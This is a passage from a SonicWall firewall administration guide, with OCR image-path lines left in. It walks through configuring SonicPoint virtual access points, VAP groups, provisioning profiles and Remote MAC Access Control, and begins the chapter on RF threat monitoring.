
Your updated DHCP lease scope now appears in the **DHCP Server Lease Scopes** list.

Creating a SonicPoint VAP Profile

In this section, you will create and configure a new Virtual Access Point Profile. You can create VAP Profiles for each type of VAP, and use them to easily apply advanced settings to new VAPs. This procedure is optional, but will facilitate greater ease of use when configuring multiple VAPs.


1 Navigate to the **SonicPoint > Virtual Access Point** page.

2 Click the **Add...** button in the **Virtual Access Point Profiles** section. The **Add/Edit Virtual Access Point Profile** dialog displays.



3 Enter a **Profile Name**, such as Corporate-WPA2, for this VAP Profile.

4 Select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings. The options change.



5 In the **Maximum Clients** field, enter the maximum number of clients each SonicPoint using this profile will support.

6 In the **Radius Server Settings** section, enter your current RADIUS server information. This information will be used to support authenticated login to the VLAN. You must specify at least the following for one Radius server:

- **Radius Server 1** – Enter the name or location of your primary Radius authentication server.
- **Radius Server 1 Secret** – Enter the passcode to access your primary Radius authentication server.

7 Click the **OK** button to create this VAP Profile.

The SonicPoint Profile will appear in the Virtual Access Point Profiles list on the **SonicPoint > Virtual Access Point** page.


Creating the SonicPoint VAP

In this section, you will create and configure a new Virtual Access Point and associate it with the VLAN you created in Creating a VLAN Subinterface on the WLAN.

General Tab

1 Navigate to the **SonicPoint > Virtual Access Point** page.

2 Click the **Add...** button in the **Virtual Access Points** section.



3 In the **Name** field, enter a friendly name for the VAP.

4 In the **SSID** field, enter a SSID name for the SonicPoints using this profile. This name appears in wireless client lists when searching for available access points. In this case we chose **VAP-Corporate**, the same name as the zone to which it will be associated.

5 Select the **VLAN ID** you created in Creating a VLAN Subinterface on the WLAN from the drop-down list. In this case we chose 50, the VLAN ID of our VAP-Corporate VLAN.


6 Check the **Enable Virtual Access Point** box to enable this access point upon creation. This option is enabled by default.

7 Optionally, check the **Enable SSID Suppress** box if you do not wish for your SSID to be seen by unauthorized wireless clients. This option is disabled by default.

This option suppresses broadcasting of the SSID name and disables responses to probe requests. A Virtual Access Point Object can suppress SSID in beacon and Probe Response for SonicPoint or internal G radio.

8 Click the **Advanced Tab** to edit encryption settings.

Advanced Tab (Authentication Settings)



9 If you:


- Created a VAP Profile, select that profile from the **Profile Name** drop-down menu. We created an Corporate-WPA2 profile in Creating a SonicPoint VAP Profile, which uses **WPA2-AUTO-EAP** as the authentication method. Continue to Create More / Deploy Current VAPs.
- If you have not set up a VAP Profile, go to Step 10.

10 Select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings.

11 In the **Maximum Clients** field, enter the maximum number of concurrent connections VAP will support.

12 Click the **OK** button to add this VAP.

Your new VAP now appears in the **Virtual Access Points** list.



Create More / Deploy Current VAPs

Now that you have successfully set up a VLAN for Corporate LAN access, you can choose to add more custom VAPs, or to deploy this configuration to your SonicPoint(s) in Deploying VAPs to a SonicPoint.

TIP: Remember that more VAPs can always be added at a later time. New VAPs can then be deployed simultaneously to all of your SonicPoints by following the steps in Deploying VAPs to a SonicPoint.

Deploying VAPs to a SonicPoint

In the following section you will group and deploy your new VAPs, associating them with one or more SonicPoint Radios. Users will not be able to access your VAPs until you complete this process:


- Grouping Multiple VAPs
- Creating a SonicPoint Provisioning Profile
- Associating a VAP Group with your SonicPoint

Grouping Multiple VAPs

In this section, you will group multiple VAPs into a single group to be associated with your SoncPoint(s).

1 Navigate to the **SonicPoint > Virtual Access Point** page.

2 In the **Virtual Access Point Groups** section, click the **Add Group...** button in the **Virtual Access Point Group** section. The **Add Virtual Access Point Group** dialog displays.




3 Enter a friendly name in the **Virtual AP Group Name** field.

4 Select the desired VAPs from the list and click the **->** button to add them to the group. Optionally, click the **Add All** button to add all VAPs to a single group.

5 Press the **OK** button to save changes and create the group.

Your newly created group is added to the Virtual **Access Point Groups** list.



Creating a SonicPoint Provisioning Profile


In this section, In this section, you will associate the group you created in the Grouping Multiple VAPs with a SonicPoint by creating a provisioning profile. This profile allows you to provision settings from a group of VAPs to all of your SonicPoints.

NOTE: The SonicPoint Provisioning Profile is used by the corresponding wireless zone.

To create a SonicPoint Provisioning Profile:

1 Navigate to the **SonicPoint > SonicPoints** page.

2 Click the **Add SonicPoint N Profile** button in the **SonicPoint Provisioning Profiles** section. The **Add SonicPoint N Profile** dialog displays.




3 Click the **Enable SonicPoint** checkbox to enable this profile. This is enabled by default.

4 In the **Name Prefix** field, enter a name to assist in identifying SonicPoints on this zone. Each provisioned SonicPoint N is named with this prefix followed by a unique number.

5 Select a country from the **Country Code** drop-down menu.

6 From the **802.11n Radio Virtual AP Group** drop-down menu in the **Virtual Access Point Settings** section, select the group you created in the Grouping Multiple VAPs.


7 To setup 802.11g WEP or 802.11a WEP/WPA encryption, or to enable MAC address filtering, click the **802.11n Radio** tab.



NOTE: If any of your VAPs use encryption, you must configure these settings before your SonicPoint VAPs will function.

8 Click the **OK** button to save changes and create this SonicPoint Provisioning Profile.

Your newly created SonicPoint Provisioning Profile is added to the **SonicPoint N Provisioning Profiles** list.



9 Click the **Synchronize SonicPoints** button at the top of the **SonicPoint > SonicPoints** page to issue a query directive from the firewall to the WLAN zone. All connected SonicPoints will report their current settings and statistics to SonicOS. SonicOS also attempts to locate the presence of newly connected SonicPoints that have not yet registered with the firewall.

10 Click **OK**.

After you click OK, the SonicPoint reboots and the new settings are pushed to the SonicPoint.


Associating a VAP Group with your SonicPoint

If you did not create a SonicPoint Provisioning Profile, you can provision your SonicPoint(s) manually. You may want to use this method if you have only one SonicPoint to provision. This section is not necessary if you have created and provisioned your SonicPoints using a SonicPoint Profile.

1 Navigate to the **SonicPoint > SonicPoints** page.

2 In the **SonicPointsNs** section, click the **Configure** button next to the **SonicPoint** you wish to associate your Virtual APs with.

3 In the **Virtual Access Point Settings** section, select the VAP group you created in Grouping Multiple VAPs from the **802.11g (or 802.11a) Radio Virtual AP Group** drop-down menu. In this case, we chose **VAP** as our Virtual AP Group.



4 Click the **OK** button to associate this VAP Group with your SonicPoint.

5 Click the **Synchronize SonicPoints** button at the top of the **SonicPoint > SonicPoints** page to issue a query directive from the firewall to the WLAN zone. All connected SonicPoints will report their current settings and statistics to SonicOS. SonicOS will also attempt to locate the presence of newly connected SonicPoints that have not yet registered with the firewall.

Your SonicPoint may take a moment to reboot before changes take place. After this process is complete, all of your VAP profiles will be available to wireless users through this SonicPoint.

NOTE: If you are setting up guest services for the first time, be sure to make necessary configurations in the **Users > Guest Services** pages. For more information on configuring guest services, refer to Users > Guest Services.

Remote MAC Access Control


The Enable Remote MAC Access Control option has been added for VAPs.

NOTE: Remote MAC Access Control is also supported for SonicPoints. See Remote MAC Access Control for SonicPoints.

To enable Remote MAC Access Control on a VAP:


1 Go to the **SonicPoint > Virtual Access Point** page.

2 In the **Virtual Access Points** panel, click the **Add** button. The **Add/Edit Virtual Access Point** dialog appears.



3 Click the **Advanced** tab.

4 Select the **Enable Remote MAC Access Control** option. The configured **Radius Server Settings** dialog displays.



5 In the appropriate fields, enter the RADIUS server settings that you want.

6 Click OK.

CAUTION: You cannot enable the Remote MAC address access control option at the same time that the IEEE 802.11i EAP is enabled. If you do, you will get the following error message:

```
Remote MAC address access control can not be set when
IEEE 802.11i EAP is enabled.
```

Enabling on VAP and VAP Profiles

The **Enable Remote MAC Access Control** option has also been added to the **Add/Edit Virtual Access Point** dialog and the **Add/Edit Virtual Access Point Profile** dialog, under the **Remote MAC Address Access Control Settings** panel, accessed from the **SonicPoint > Virtual Access Point** page. For information about selecting this option, see Advanced VAP Settings and/or Virtual Access Point Profile Settings, respectively.

68

Configuring RF Monitoring

SonicPoint > RF Monitoring

This chapter details the SonicWall Radio Frequency (RF) Monitoring feature and provides configuration examples for easy deployment.

Topics:

Understanding Radio Frequency Monitoring

Radio Frequency (RF) technology used in today's 802.11-based wireless networking devices poses an attractive target for intruders. If left un-managed, RF devices can leave your wireless (and wired) network open to a variety of outside threats, from Denial of Service (DoS) to network security breaches.

To help secure your SonicPoint Wireless Access Point (AP) stations, SonicWall takes a closer look at these threats. By using direct RF monitoring, SonicWall helps detect threats without interrupting the current operation of your wireless or wired network.

SonicWall RF Monitoring provides real-time threat monitoring and management of SonicPoint radio frequency traffic. In addition to its real-time threat monitoring capabilities, SonicWall RF monitoring provides you with a system for centralized collection of RF threats and traffic statistics; offering a way to easily manage RF capabilities directly from the SonicWall security appliance gateway.


SonicWall RF monitoring is:

- **Real-Time** - View logged information as it happens
- **Transparent** - No need to halt legitimate network traffic when managing threats
- **Comprehensive** - Provides detection of many types of RF threats.

For complete descriptions of the above types of RF Threat Detection, see the Practical RF Monitoring Field Applications.

Management Interface Overview


The **SonicPoint > RF Monitoring** page provides a central location for selecting RF signature types, viewing discovered RF threat stations, and adding discovered threat stations to a watch list.



Action Items	Provides the options to accept, cancel, refresh, and clear the RF Monitoring page. See Action Items.
RF Monitoring Summary	Displays the SonicPoint RF Monitoring units, total RF threats, and measurement interval (using seconds as the unit of measurement). See RF Monitoring Summary
802.11 General Frame Setting	Displays the amount of total general threats and the option to enable long duration. See 802.11 General Frame Setting.
802.11 Management Frame Setting	Configures your management frame settings and displays the number of threats for each setting. See 802.11 Management Frame Setting.
802.11 Data Frame Setting	Configures your data frame settings and displays the number of threats for each setting. See 802.11 Data Frame Setting.
Discovered RF Threat Stations	LIsts all the discovered RF threat stations. See Discovered RF Threat Stations.


Topics:

Action Items



Accept Button	Accepts the latest configuration settings.
Cancel Button	Cancels any changed RF Monitoring settings.
Refresh Button	Refreshes the **SonicPoint > RF Monitoring** page.
Clear Button	Clears all the configured settings and returns the page back to the default settings.

RF Monitoring Summary




SonicPoint RF Monitoring Units	Displays the total number of SonicPoint appliances.
Total RF Threats	Displays the total number of RF threats.
Measurement Interval (Seconds)	Enter the desired measurement interval in seconds.

802.11 General Frame Setting

Total General Threats	Displays the total number of general threats.
Long Duration	Wireless devices share airwaves by dividing the RF spectrum into 14 staggered channels. Each device reserves a channel for a specified (short) duration and during the time that any one device has a channel reserved, other devices know not to broadcast on this channel. Long Duration attacks exploit this process by reserving many RF channels for very long durations, effectively stopping legitimate wireless traffic from finding an open broadcast channel.

